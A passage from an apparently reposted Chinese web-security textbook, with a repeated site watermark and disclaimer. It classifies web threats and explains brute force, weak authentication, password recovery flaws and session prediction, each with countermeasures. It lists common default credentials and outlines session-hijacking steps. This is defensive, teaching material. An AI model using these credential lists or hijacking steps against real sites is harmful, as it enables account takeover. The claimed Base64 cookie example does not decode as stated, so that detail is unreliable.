由此可见，每个组件都面临不同形式的威胁，同时不同组件也可能面临同一种威胁。

因此，本章的主要内容就是从不同的组件入手，全面地分析、归纳和总结这些Web安全威胁，把它们加以分类。然后，在有效分类的基础上，详细讲述不同类别威胁的概念，并试图通过对实例的讲述，使读者对这些威胁有一个更深入的理解。最后，在可能的范围内给出该类威胁的简单对策。

一个Web站点面临的安全威胁，可以归纳为表8-3所示的6大类共25小类。

表 8-3　Web安全威胁的分类

	认　证
1	暴力破解（Brute Force）：是一种对用户名、密码、信用卡号码或密钥进行自动猜测的攻击
2	认证不充分（Insufficient Authentication）：指Web站点允许攻击者未经鉴权访问敏感信息
3	弱密码恢复验证（Weak Password Recovery Validation）：指Web允许攻击者非法地得到、修改或恢复另一个用户的密码
	授　权
4	证书/会话预测（Credential/Session Prediction）：是一种劫持或模仿一个Web站点用户的方法
5	授权不充分（Insufficient Authorization）：指Web站点允许本应增强访问控制约束的敏感信息或功能的访问
6	会话终止不充分（Insufficient Session Expiration）：指Web站点允许攻击者重复使用旧的证书或会话ID来授权
7	会话固定（Session Fixation）：是一种强制指定用户会话ID为某一指定值的攻击技术
	客户端攻击
8	内容欺骗（Content Spoofing）：是一种欺骗用户，使其认为Web上的内容是合法的、不是来源于外部站点的技术
9	跨站脚本（Cross-site Scripting）：是一种强迫Web站点回送攻击者提供的可执行代码的技术，这些代码由用户的浏览器装入
	命令执行
10	缓冲区溢出（Buffer Overflow）：是一种通过覆盖部分内存数据来改变程序流的攻击
11	格式化字符串（Format String Attack）：是利用字符串的格式化功能，改变程序流，从而访问其他内存空间的攻击
12	LDAP注入（LDAP Injection）：是一种利用用户输入构造LDPA语句的攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

	命 令 执 行
13	系统命令执行（OS Commanding）：是一种通过操纵程序输入来执行系统命令的攻击
14	SQL 注入（SQL Injection）：是一种利用用户输入构造 SQL 语句的攻击
15	SSI 注入（SSI Injection）：是一种服务器端的攻击技术，它允许攻击者发送代码到 Web 应用程序，这些代码将在以后被服务器在本地运行
16	XPath 注入（XPath Injection）：是一种利用用户输入构造 XPath 查询语句的攻击
	信 息 暴 露
17	目录索引（Directory Indexing）：自动目录列表/索引是一种 Web 服务器的功能，在没有默认根文件的时候，列出所有请求目录下的文件
18	信息泄露（Information Leakage）：是指 Web 站点暴露敏感信息，如开发中的注释、错误消息等，这些信息可能给攻击者提供帮助
19	路径游历（Path Traversal）：路径游历是指强制访问可能存在于 Web 根目录外的文件、目录和命令等
20	可预测的资源位置（Predictable Resource Location）：可预测的资源位置攻击是指暴露隐藏的 Web 站点的内容或功能
21	Web 服务器/应用程序指纹识别（Web Server/Application Fingerprinting）：是指通过各种手段判断 Web 服务器/应用程序的版本、补丁等信息
	逻 辑 攻 击
22	功能性滥用（Abuse of Functionality）：是指利用 Web 站点本身的特征和功能去破坏、欺骗或绕过访问控制机制
23	拒绝服务（Denial of Service）：是一种以使服务器不能正常提供服务为目的的攻击
24	反自动化不充分（Insufficient Anti-automation）：是指 Web 站点允许攻击者自动操作本应手动操作的程序
25	过程验证不充分（Insufficient Process Validation）：是指 Web 站点允许攻击者绕过应用程序指定的过程

8.2 认证的威胁

8.2.1 认证的概念

认证（Authentication），有时也称为鉴权，是 Web 站点验证用户、服务或应用的身份与其所声称的身份相符的过程。认证一般依据以下 3 类方法的至少一种方法："something you have"、"something you know"和"something you are"。即客户所有，例如身份证、护照和密钥盘等；客户所知，例如密码、口令等；客户本身特征，例如指纹、笔迹和声音等。

在 Web 站点的安全中，认证扮演了一个重要的角色，接下来的所有安全决议一般都是在认证的基础上进行的。大多数的 Web 认证方式都是通过用户名和口令来验证一个用户。

Web 应用程序的认证机制一般被分为两种：HTTP 认证和基于表单的认证。前者是 Web 协议（如 HTTP 和 SSL）支持的验证方式，后者是 Web 应用程序自身提供的高可定制性的认证机制。而无论哪个认证机制，所面临的威胁都是类似的。

Web 站点在认证方面面临的威胁，可以总结为表 8-4 中的 3 类：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 8-4 Web站点认证面临的威胁

序号	威胁	描述
1	暴力破解（Brute Force）	是一种对用户名、密码、信用卡号码或密钥进行自动猜测的攻击
2	认证不充分（Insufficient Authentication）	指 Web 站点允许攻击者未经认证访问敏感信息
3	弱密码恢复验证（Weak Password Recovery Validation）	指 Web 允许攻击者非法地得到、修改或恢复另一个用户的密码

下面详细分析这些 Web 可能面临的认证方面的威胁，并指出抵御这些威胁的对策。

8.2.2 暴力破解

1．暴力破解的概念

暴力破解（Brute Force），也称为口令猜测，是一种对用户名、密码、信用卡号码或密钥进行自动猜测的攻击。

暴力破解虽然不是最诱人的攻击，但是对于攻击 Web 认证来说，却是最为有效的技术。假定在认证协议的选择或实现上没有任何缺陷，那么绝大多数认证系统最脆弱的地方就是用户口令的选择了。

许多 Web 站点允许用户使用弱密码或弱密钥，大多数用户为了便于记忆，经常使用容易通过字典表猜测到的用户名或密码，例如生日、电话号码、出生地或简单的数字组合（如 123456）等。在这个背景下，攻击者可能逐字地尝试字典表中成千上万的可能的用户名和密码来搜寻正确账户。当猜到一个可以访问系统的用户名和密码之后，暴力破解即告成功。这时，攻击者就可以使用这个账号登录系统了。

2．暴力破解的实例

如表 8-5 所示是攻击者经常用于暴力破解的用户名和口令，当然，真正在暴力破解时使用的字典表比这个表要大得多。

表 8-5 用于暴力破解的常见用户名和口令

猜测的用户名	猜测的密码
[NULL]	[NULL]
root、administrator、admin	[NULL]、root、administrator、admin、password
operator、webmaster、backup	[NULL]、operator、webmaster、backup
guest、demo、test、trial	[NULL]、guest、demo、test、trial
member、private	[NULL]、member、private
[company_name]	[NULL]、[company_name]、password
[known_username]	[NULL]、[known_username]
[birthday]	[NULL]、[birthday]
…	…

通常情况下，暴力破解需要同时得到用户名和密码，从具体的尝试顺序上分，有两种暴力破解的方法：暴力破解（也叫正向暴力破解）和反向暴力破解。

正向暴力破解使用一个用户名对应多个密码，即保持用户名不变，替换不同的密码来猜

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

测正确的账号，猜测顺序如表 8-6 所示。

表 8-6　正向暴力破解猜测顺序

猜测的顺序	猜测的用户名	猜测的密码
1	Jon	smith
2	Jon	michael-jordan
3	Jon	[pet names]
4	Jon	[birthdays]
5	Jon	[carnames]
	…	…

反向暴力破解则正好相反，即保持密码不变，替换不同的用户名来猜测正确的账号。在一个用户很多的系统中，不同用户拥有相同密码的可能性大大增加。这种情况下，使用反向暴力破解的威胁更大，猜测顺序如表 8-7 所示。

表 8-7　反向暴力破解猜测顺序

猜测的顺序	猜测的用户名	猜测的密码
1	Jon	123456
2	Dan	123456
3	Ed	123456
4	Sara	123456
5	Barbara	123456
	…	…

暴力破解很流行而且经常成功。一次暴力破解视具体的密码强度，可能需要几小时、几星期或几年的时间完成。

3．暴力破解的对策

对付暴力破解的最有效的对策，就是一个强密码策略和一个强账户封锁策略的组合。

所谓强密码策略，是指强制用户使用强密码。不同的系统对强密码的定义不同，一般是指自己易记但其他人难猜的密码，如表 8-8 所示的指导原则有助于创建一个强密码策略。

表 8-8　创建强密码的指导原则

创建密码要领	创建密码禁忌
密码要足够长（至少 7 个字符）	不要使用全部或部分登录名
包括大小写字母、数字和符号	不要使用任何语言中的实际词
密码中必须至少有 1 个符号字符	不要使用数字代替类似的字母来构成单词
至少使用 4 个不同的字符（不要重复同一个字符）	不要使用连续字母或数字（如“abcdefg”或“234567”）
使用随机数和字母	不要使用键盘中的邻近键（如“qwerty”）

所谓强账户封锁策略，是指在少数几次不成功的登录之后，应用程序应该封锁该账户，以限制攻击者进行暴力破解。不过，如果应用程序对账户的封锁策略过于敏感，一个恶意的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

攻击者会试图封锁系统的所有用户，造成对应用程序的拒绝服务（DoS）攻击。

所以，一个好的折中方案是当系统发觉可能正收到暴力破解攻击时，封锁有关账户一小段时间，如10分钟。这样做，既有效地降低了密码被暴力破解的概率，又可以避免对应用程序的拒绝服务（DoS）攻击。

注意：大多数的Web认证机制都没有集成的账户封锁特性，必须实现自己的逻辑才可。即使是IIS（它使用的是Windows的基础认证账户）也没有将Windows的账户封锁阈值链接到HTTP认证中去。

8.2.3 认证不充分

1．认证不充分的概念

认证不充分是指Web站点允许攻击者在未经认证的情况下访问敏感信息。所谓敏感信息是指Web站点不想让或不需要普通用户访问到的信息。造成这种情况发生的原因有两种：

（1）Web站点不存在针对用户访问敏感信息的认证机制。

（2）Web站点存在针对用户访问敏感信息的认证机制，但是该机制实际上没有起到应有的作用。

基于Web的管理工具是一个Web站点提供敏感信息的好例子。由于其包含特殊的在线资源，这些Web应用程序不应该在没有适当的进行身份验证的情况下直接被用户访问到。

有些Web站点为了建立所谓的“认证机制”，把包含敏感信息的资源以“隐藏”的形式保护起来，而且不把这些资源与Web的主页或其他任何公开的页面链接，以期做到“隐藏式的安全”。但是需要强调的是，看不见的东西不代表不能被访问。攻击者虽然不知道该资源的存在，但是仍然可以通过指定URL来直接访问到该资源。而这些URL地址可以通过暴力探测普通文件和路径（例如，对于Web管理工具，可以尝试/admin/）的方法或从Web站点返回的错误信息、日志信息或帮助文件中得到。

这些包含敏感信息的资源，无论是内容驱动（即包含敏感的内容，如用户名或密码等）或功能驱动（即包含敏感的功能，如站点管理工具），都应该在认证的基础上被充分地保护。

2．认证不充分的实例

在许多Web应用程序的设计中，站点是可以通过Web进行管理的。其管理路径与根路径不同，通常是“/admin/”。这个被用于管理的URL一般不与网站的页面链接，但是仍然可以使用标准的浏览器直接访问。由于用户或开发者从来没有想到过管理页面在没有与任何其他公开页面链接的情况下也可以直接访问，也没有想到过会有攻击者尝试访问这个页面，所以经常忽略了对其访问的认证。如果攻击者简单的访问到了管理页面，他就得到了Web站点完全的管理权限。

3．认证不充分的对策

需要指出的是，没有一个通用的方法能够完美的抵御认证不充分的威胁。通常这需要开发者根据具体情况设计对敏感信息的认证机制，可以参考以下几个要点。

（1）界定哪些资源包含需要保护的敏感信息；

（2）对不需要保护的信息不采用认证机制，以对外提供正常的服务；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）使用 3 种认证机制中的至少 1 种来保护这些包含敏感信息的资源，如口令认证或限制用户 IP 地址等；

（4）不应该使用“隐藏式的安全”来保护包含敏感信息的资源。

8.2.4 弱密码恢复验证

1．弱密码恢复验证的概念

弱密码恢复验证是指 Web 允许攻击者非法的得到、修改或恢复另一个用户的密码。在通常的 Web 站点认证机制中，需要用户选择并记住密码。用户应该是知道并精确记住该密码唯一的人。可怕的是随着时间的推移，用户会逐渐忘记该密码。有调查显示，用户在访问超过 20 个站点之后，密码会忘得更快（RSA Survey: http://news.bbc.co.uk/1/hi/technology/3639679.stm）。这时密码恢复机制对接受在线服务的用户就显得非常重要了。

一个自动密码恢复程序通常需要用户在注册时填写额外的信息。一种机制是在注册时让用户填写私密问题和答案，该问题可以从指定的问题列表中选取或由用户自己输入。另一种机制是在注册时要求用户填写一个密码提示来帮助用户记住密码。其他的机制还有让用户在注册时填写额外的个人信息，比如身份证号、家庭地址和邮政编码等等来验证用户的身份。当用户输入的这些额外信息被验证通过，密码恢复系统会在页面上或 E-mail 中给出用户的原始密码或新的密码。

当攻击者可以欺骗或攻破系统的密码恢复机制时，该系统被认为是弱密码恢复验证的。这种情况在用户的密码恢复验证信息容易被猜出或攻破的情况下发生。

2．弱密码恢复验证的实例

（1）验证信息。

许多密码恢复系统只需用户提供 E-mail 地址、家庭地址、电话号码等，而这些信息可以轻易地从在线黄页上得到，所以这些验证信息并没有想象的那么安全。更进一步，这些信息还可以通过跨站脚本、网络钓鱼等手段得到。

（2）密码提示。

使用密码提示的 Web 站点由于提供了密码提示内容，更容易遭到暴力破解。一个用户可能本来有一个比较好的强密码“771222King”，但同时有一个密码提示“生日+最喜欢的作家”。这时攻击者收集到这个信息，知道了密码是由生日和最喜欢的作家的组合，这就大大缩小了暴力破解使用的字典表的规模，从而提高了破解成功的概率和速度。

（3）私密问题和答案。

一个用户的密码可能是“Beijing”（一个地名），同时有一个私密问题是“你的出生地？”。攻击者可以在暴力破解中尝试使用地名来找到正确的答案。如果攻击者知道该用户的一些个人信息，想知道他的出生地就易如反掌。

3．弱密码恢复验证的对策

密码恢复系统在设计时，需要考虑到用于密码恢复的信息对于用户本人易记且对于攻击者难攻的，同时需要考虑以下几方面问题。

（1）暴力攻击；

（2）固有的系统弱点；

（3）容易猜测的私密问题等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.3 授权的威胁

8.3.1 授权的概念

授权（Authorization）是决定是否对一个用户、服务或应用的请求提供服务的方法。例如，一个 Web 站点只向特定的用户提供特定的信息或功能，其他用户访问其他信息或功能将会被限制。

当用户经过 Web 应用程序的认证以后，授权便开始发生作用了。认证用来决定用户是否可以登录到应用程序，而授权用来决定用户可以使用应用程序的哪些部分。攻击授权的主要目标在于执行超出其本身权限的事务。例如，一个用户可以浏览其他用户的数据，或代替其他用户执行某些操作等。有些情况下攻击者有可能获得管理员的权限，从而以管理员的身份进行操作。

授权管理机制的弱点可导致在应用程序中出现严重的漏洞。由此带来两个最基本的问题。

（1）水平权限提升，也叫横向权限提升，是指攻击者可以访问到同级别的另一个用户的信息和权能。例如，一个网上银行应用程序可能基于用户的社会安全号码（Social Security Number，SSN）来控制访问。这样就有可能导致该用户通过更改 SSN，来查看其他用户的信息。由于攻击者与受攻击者属于同一个权限级别，所以即使数据受到了威胁，仍可以维持系统应用程序的基于角色的访问控制。

（2）垂直特权提升，也叫纵向权限提升，是指攻击者可以访问到更高级别用户（如管理员）的信息和权能。例如，应用程序可能存在会话管理上的漏洞，使攻击者可以利用这些漏洞得到管理员的权限。在这种情况下，攻击者不仅可以查看任意用户的数据，还可以修改这些数据并执行某些管理级的功能，所以这种权限提升对系统的威胁是致命的。

这些都将导致用户个人信息被泄露、服务被窃取、信用卡被盗、垃圾邮件和拒绝服务。

Web 站点在授权方面面临的威胁，可以归为如表 8-9 中所示的 4 类。

表 8-9　　Web 站点授权面临的威胁

序　号	威　胁	描　述
1	证书/会话预测（Credential/Session Prediction）	一种劫持或模仿一个 Web 站点用户的方法
2	授权不充分（Insufficient Authorization）	指 Web 站点允许本应增强访问控制约束的敏感信息或功能的访问
3	会话终止不充分（Insufficient Session Expiration）	指 Web 站点允许攻击者重复使用旧的证书或会话 ID 来授权
4	会话固定（Session Fixation）	一种强制指定用户会话 ID 为某一指定值的攻击技术

在简要地了解会话跟踪技术的基础上，将详细分析这些 Web 可能面临的授权方面的威胁，并指出抵御这些威胁的对策。

8.3.2 会话跟踪技术

几乎所有的授权机制都是建立在跟踪服务器与用户之间的会话基础上的，所以了解服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

器对会话的跟踪技术是非常必要的。

许多Web站点的设计是在与用户第一次通信建立之后开始认证和跟踪的。用户在第一次与系统通信时必须提供用户名和密码（证书），然后系统生成一个唯一的会话ID（Session ID）用于在接下来与用户的通信认证，而不是每次通信都发送一次用户名和密码。这个会话ID绑定了用户，作为接下来认证的根据。一旦一个用户被认证通过，服务器就必须信任从该用户来的所有请求，同时忽略所有没有被认证的用户的请求。

Web应用程序常用的会话状态信息如表8-10所示。

表8-10　Web应用程序常用的会话状态信息

会话属性	描　述
User ID	用户ID。使用数据库跟踪用户Web应用程序都会包含一个用于索引的字段，这个字段唯一标识这些用户。数据库表中存放着用户的信息，可以通过用户ID找到这些信息
User Name	用户名。这是一个很明显的字段，经常用于跟踪用户以便定制界面。例如，当用户Tom登录之后，在页面中显示“欢迎回来，Tom”
User Roles	用户角色。在一个基于角色的身份认证系统中，该字段标识用户属于哪一个用户组，他能查看哪些数据，他能执行哪些操作，是否能管理其他账户等
User Profile	用户信息。这个字段包含当前用户账号的配置信息，例如Web站点使用的界面主题，或是更加敏感的个人信息，例如用户的身份证号、电子邮箱、电话号码等
Session ID	会话ID。在用户访问Web应用程序后，在短时期内有效地唯一标识这个会话的值

Web站点的开发者已经设计了很多方法来实现HTTP协议框架内的会话状态管理技术。这些技术非常智能化，但是它们并不都是安全的。从安全的角度来看，这些技术的主要不同点是在哪管理会话状态——是在客户端还是在服务器端。

在了解这些会话状态管理的技术之前，有必要先了解攻击会话状态机制的过程。

（1）找到会话状态的载体。

首先需要知道表中的会话状态信息在哪被存储，否则无法进行任何进一步的操作。这些状态信息可能存储在状态cookie、会话cookie、URL参数或表单的隐藏字段中。

（2）解密会话状态信息。

一旦确定了会话状态的载体，就可以通过类型分析来进一步确定会话状态以什么形式存在，是否有内容加密，是随即产生的还是确定性的等等。

（3）回放会话状态信息。

不管是否解密了会话状态信息，都可以通过从多个用户处截获会话状态信息（会话ID等），回放这些会话状态信息以确定Web应用程序处理非法会话的机制。另外，还可以通过回放状态信息欺骗Web应用程序，使其相信攻击者就是另外一个用户。但是这么做需要先截获用户和Web应用程序间传输的信息。

（4）修改会话状态信息。

如果解密了会话状态信息，就可以修改它的值来欺骗Web应用程序，使其相信是另外一个用户。例如，可以通过改变UserID的值来试图变成另外一个用户。虽然这种攻击欺骗了Web应用程序和别的用户，但是不需要截获他们间传输的任何信息。

1．客户端技术

客户端技术是指Web应用程序把会话状态信息发送到客户端，然后再由客户端在下一次

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

请求时把未经改动的会话状态信息发送回 Web 应用程序，从而完成对用户的认证。

客户端技术的优点是明显的，首先是技术实现起来简单，其次是它可以显著减少对服务器的依赖，便于在负载均衡的集群结构上很好地运行。

但是，客户端技术的安全性很难得到保证。客户端是不可信的，无论何时，只要信息（如 cookie 的值）离开了服务器，用户就可以在客户端对其进行任意的修改。

在客户端技术中，有 3 种方法保存会话的状态信息，也就是这些状态信息的载体。它们分别是隐藏字段、URL 和 Cookies。

（1）隐藏字段。

在 8.1 节中曾经提及过 HTML 的表单，让我们再回顾一下表单相关的知识。

在 HTML 的标准中，提交表单通过<FORM>标签完成。而表单中的数据通过<INPUT>标签指定。一个最简单的提交登录数据的表单源代码如下：

```
<HTML>
    <HEAD>
        <TITLE>Login</TITLE>
    </HEAD>
    <BODY>
        <FORM name="loginform" action="http://login.example.com/login" method="post">
            User Name: <INPUT type="text" name="username">
            Password: <INPUT type="password" name="password">
            <INPUT type="submit" value="Submit">
        </FORM>
    </BODY>
</HTML>
```

在代码中，“http://login.example.com/login”指定了表单提交的 URL。而需提交的数据都以<INPUT name="something">的形式表示。标签中的 name 属性指定了传递数据的参数名，用户名以名为“username”的参数传递，用户密码以名为“password”的参数传递；type 属性指定数据以怎样的形式提交，type="text"表示是一般的文本输入框，type="password"表示是密码输入框。

在<INPUT>标签中，type 属性还有一个可选值是“hidden”，表示需要提交的数据是“隐藏”的，不由用户输入，而直接由网页指定。由于这个属性的隐蔽性，经常用来传递会话状态信息。所以，加上会话状态信息的提交登录数据的表单源代码，可能变成如下所示：

```
<HTML>
    <HEAD>
        <TITLE>Login</TITLE>
    </HEAD>
    <BODY>
        <FORM name="loginform" action="http://login.example.com/login" method="post">
            <INPUT type="hidden" name="count" value="0">
            <INPUT type="hidden" name="bypass" value="">
            <INPUT type="hidden" name="sid" value="8hru4jgi4uf74jhy">
            <INPUT type="hidden" name="i18n" value="zh">
            <INPUT type="text" name="username">
            User Name: <INPUT type="text" name="username">
            Password: <INPUT type="password" name="password">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                <INPUT type="submit" value="Submit">
            </FORM>
        </BODY>
</HTML>
```

上面这段代码比其前面那段多了几个<INPUT type="hidden">的标签，在提交数据的时候，会随表单提交这些额外的信息，但是由于它们是隐藏字段，在用户看来，浏览器显示出来的页面没有任何区别。

表 8-11 总结了这些额外提交的信息可能代表的意义。

表 8-11　隐藏字段代表的意义

名　称	描　述
count	计数。当不知道是计的什么数时，可能是用户已经尝试登录应用程序的次数，此时需要尝试故意地错误登录几次来进一步判断。Web 应用程序可能有账户锁定的策略，来保护用户账户免受暴力破解。但是如果真是依据这个参数的值来判断，攻击者可以一直把该值设为 0，就可避免账户被锁定
bypass	旁路。这个词看上去就让人感到兴奋，可能是开发者为了便于测试而遗留下来的参数。现在的值为空，是不是设为“true”或一个特定的字符串就可以绕过身份认证？也可能是一个潜在的缺陷
sid	未知字段，可能是 Session ID 的简写。它的值也比较像会话 ID，可能包含被编码或加密的敏感信息。如果真的代表会话 ID，攻击者有可能通过会话劫持来提升权限
i18n	Internationalization（国际化）的简写，因为在首字母 i 和末字母 n 之间有 18 个字母而得名。它的值为“zh”，代表中文。通常情况下改变这个值不会对会话带来安全威胁，但是有可能受到输入验证攻击，当然这不在这节的讨论范围内

在这个例子中，看上去有两个隐藏字段在跟踪会话状态信息：“count”和“sid”。这时还不好判断是否存在脆弱点，还需要进一步详细的分析，识别出所有的状态机制。

（2）URL。

和隐藏字段类似，会话状态信息也有可能以参数的形式包含在 URL 中。不知道读者是否注意到，在上面的例子中，<FORM>标签里还有一个 method 的属性，它的值为“post”。事实上，提交数据有两种方法：post 和 get。与其对应的就是通过表单（<FORM>）提交和通过 URL 的参数提交。

不同的 Web 应用程序在提交数据时，对 post 和 get 的接受程度不同。如果上个例子的 Web 应用程序同时接受 post 和 get 的提交方式，那么该表单的提交实际上跟请求以下 URL 是等同的。

```
http://login.example.com/login?count=0&bypass=&sid=8hru4jgi4uf74jhy&i18n=zh&username=admin&
password=admin
```

而且，有时这两者可以同时使用。例如，把 bypass 的值以 URL 参数的形式传递，这时上例中的<FORM>标签可能变成以下形式：

```
<FORM name="loginform" action="http://login.example.com/login?bypass=" method="post">
```

其他在 URL 中包含参数的例子可能看起来想这样：

```
/redirect.html/103-4738298-7463782?
/ViewBasket;$sid$jdh5UE86FKVjhryEbd726kgfhRH6?
/index.asp?session_id={E3E0FC4C-E5F7-48A4-8DD9-48FD08906D85}
```

（3）cookies

cookie 可能是最常见的存放状态信息的地方，可以分为非持久（暂时的）cookie 和持久 cookie。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

非持久 cookie 在服务器端维护，用来跟踪单个会话的状态。例如 IIS（微软公司的 Web 服务器）中的 ASPSESSIONID。这些 cookie 的值从来不会存在客户端上，但是可以使用工具（如 Achilles）来查看这些值。

持久的 cookie 存在用户的计算机上，并且在会话期间有效。可以在客户端使用脚本（如 JavaScript）查看其值。一个持久的 cookie 有如下格式：

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure
```

其中，斜体的大写字母就是 cookie 中保存的信息。

有“Remember me”功能的 Web 站点经常使用持久的 cookie 保存用户的会话信息，以便下次用户访问的时候直接使其通过身份验证。这种情况很不安全，例如，一个 cookie 可能包含以下值：

```
Set-Cookie: autologin=bWlrXTgor,Mndi3h4d%3D%3D; expires=Sat, 01-Jan-2037; path=/; domain=example.com
```

autologin 的值看起来是个随机字符，但其实就是用户名和密码“mike:mys3cr3t”的 Base64 编码。这样，事实上用户的信息都保存在了客户端上。

2. 服务器端技术

服务器端技术与客户端技术不同之处在于，用户的会话状态信息是保存在服务器，而不是客户端上的，服务器端的会话跟踪技术比客户端的要强大。

但是，需要说明的是，不是所有的会话状态信息都只保存在服务器端的。服务器总需要一些信息来鉴别当前的请求是否就是该用户发来的请求，所以客户端还传递一个单独的 SessionID（会话 ID）来标识自己。

由于由客户端“经手”的信息只有会话 ID，所以服务器端技术是否安全，或是说其安全强度如何，在很大程度上取决于服务器如何产生、鉴别和维护会话 ID。具体的安全威胁将在以下几节中详细讲述，这里列出不同 Web 服务器产生的会话 ID 的变量名作为参考，如表 8-12 所示。

表 8-12 常见的会话 ID 变量

Web 服务器	会话 ID 变量
IIS	ASPSESSIONID
Tomcat (Servlet/JSP)	JSESSIONID
PHP	PHPSESSID
Apache	SESSIONID
其他	JservSessionID SESSID SID session_id …

8.3.3 证书/会话预测

1. 证书/会话预测的概念

证书/会话预测是一种劫持或模仿一个 Web 站点用户的方法。通过分析推理或猜测的方法得到标识一个会话或用户的唯一值（会话 ID），欺骗 Web 服务器，让其相信攻击者就是被

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

攻击的用户，从而实现攻击的目的。该方法也被称为会话劫持。如果会话劫持成功，攻击者就得到了用户已经得到的权限。

证书/会话预测攻击能否成功，很大程度上取决于服务器生成会话 ID 时使用的方法。

2．证书/会话预测的实例

许多 Web 站点使用私有算法生成会话 ID。这些自定义的算法可能只是通过增加固定的数来生成下一个会话 ID，或者更复杂点，通过因式分解或计算指定的变量等。

例如一个 Web 服务器使用最简单的生成会话 ID 的方法——通过加 1 的方法生成下一个会话 ID，攻击者可以通过多次的发送请求来确定这一生成会话 ID 的方法。然后，攻击者把当前的会话 ID 值加 1，稍等一会，使用修改后的会话 ID 发送请求给服务器。如果这个时候已经有另一个用户从服务器得到了一个新的会话 ID，那么攻击者的会话 ID 就和另外的用户相同，服务器就会把攻击者当成另外的这个用户，“会话劫持”成功。

总结一下，攻击者可以通过以下 3 种方法进行会话劫持。

（1）连接 Web 应用程序，得到当前会话 ID。

（2）计算或暴力破解得到下一个会话 ID。

（3）通过修改 cookie、隐藏的 form 属性或 URL 中的会话 ID 值，使其与下一个用户相同。

3．证书/会话预测的对策

对于上面提到的攻击方法，Web 服务器可以针对攻击的不同步骤采取相应的对策。

（1）执行并发登录限制。

不允许用户有多个并发的已认证的应用程序会话。简言之就是不允许一个用户同时在多个地点登录。这样，即使攻击者劫持或猜测到了被攻击者的会话 ID，也无法进行正常操作。

（2）健壮的会话 ID。

使用强大的伪随机数生成器来生成会话 ID。伪随机数使用 32 位或更长的值。仔细地测试会话 ID 生成器，以确保会话 ID 的可预测性减到最小。

（3）使用校验或消息认证技术。

使用校验和（checksum）验证会话状态信息是否被篡改。不一定要使用复杂的算法，但是必须保证校验和不能被用户生成。例如，使用用户名 MD5 的后 4 位加上服务器已知的密钥来生成用户名的校验和。

（4）使用 SSL 传输敏感信息。

任何包含敏感信息的数据都以加密的形式传输。一方面可以防止监听攻击，另一方面也可以防止攻击者的重放攻击。

8.3.4 授权不充分

1．授权不充分的概念

授权不充分是指 Web 站点允许了本应增强访问控制约束的敏感信息或功能的访问，当用户有权访问一个 Web 站点时，不代表该用户有权访问该站点所有的内容和功能。

